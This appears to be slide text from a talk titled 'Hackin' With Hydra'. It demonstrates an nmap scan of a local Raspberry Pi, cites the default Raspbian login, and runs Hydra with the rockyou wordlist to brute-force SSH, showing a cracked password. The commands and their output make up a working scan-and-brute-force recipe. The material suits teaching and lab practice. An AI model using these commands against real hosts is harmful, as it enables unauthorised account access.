


# Hackin' With Hydra

@bugg



# Let's do some #RECON



```
user@computer ~/Dropbox/docs/system/spice/Wordlists $ nmap -A -T4 192.168.1.128
```

```
Starting Nmap 7.01 ( https://nmap.org ) at 2018-10-29 19:11 MDT
```

```
Nmap scan report for 192.168.1.128
```

```
Host is up (0.014s latency).
```

```
Not shown: 999 closed ports
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      (protocol 2.0)
```

```
| ssh-hostkey:
```

```
|   2048 03:a6:5c:37:6d:08:17:87:ed:17:9b:46:d5:d1:d8:f5 (RSA)
```

```
|_  256 e6:12:5c:90:98:7b:d3:35:c6:bc:82:10:5b:02:9a:ee (ECDSA)
```

```
1 service unrecognized despite returning data. If you know the service/version, please submit the report at https://nmap.org/submit .
```

```
SF-Port22-TCP:V=7.01%I=7%D=10/29%Time=5BD7AFBB%P=x86_64-pc-linux-gnu%r(NUL
```


```
SF:L,29,"SSH-2\0-OpenSSH_7\0.4p1\0x20Raspbian-10\0+deb9u4\0n");
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```



# #RECON



→ ↺ 🏠 ⓘ 🛡️ <https://www.raspberrypi.org/forums/viewtopic.php?t=173195>

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## SSH Username and password

Tue Jan 31, 2017 10:38 pm

How do i find my username and password, i think i may have activated it and not written my password and username down is there a way to sort this ??

also if i run apache server what does that actually do ??

sorry for the silly questions xx

## Re: SSH Username and password

Tue Jan 31, 2017 10:44 pm

The default for all versions of Raspbian:

User: **pi**

Password: **raspberrypi**

(By default ssh uses the same user and password)

Apache is a web page server.

# How do I use this thing?

```
user@computer ~ $ hydra
```

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Syntax: hydra [[[ -l LOGIN | -L FILE ] [-p PASS | -P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT][/OPT]]
```

## Options:


```
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel (per host, default: 16)
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
```

```
Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
```

```
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
```

```
Example: hydra -l _user -P passlist.txt ftp://192.168.0.1
```

# DO IT!!!



```
user@computer ~/Dropbox/docs/system/spice/Wordlists $ hydra -l pi -P rockyou.txt ssh:/192.168.1.128
```

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-29 19:20:34
```


```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
```

```
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
```

```
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~14008 tries per task
```



# ALL I DO IS WIN



```
user@computer ~/Dropbox/docs/system/spice/Wordlists $ hydra -l pi -P rockyou.txt ssh:/192.168.1.128
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-29 21:17:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~14008 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.1.128  login: pi  password: liverpool
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-29 21:18:11
```





Questions?

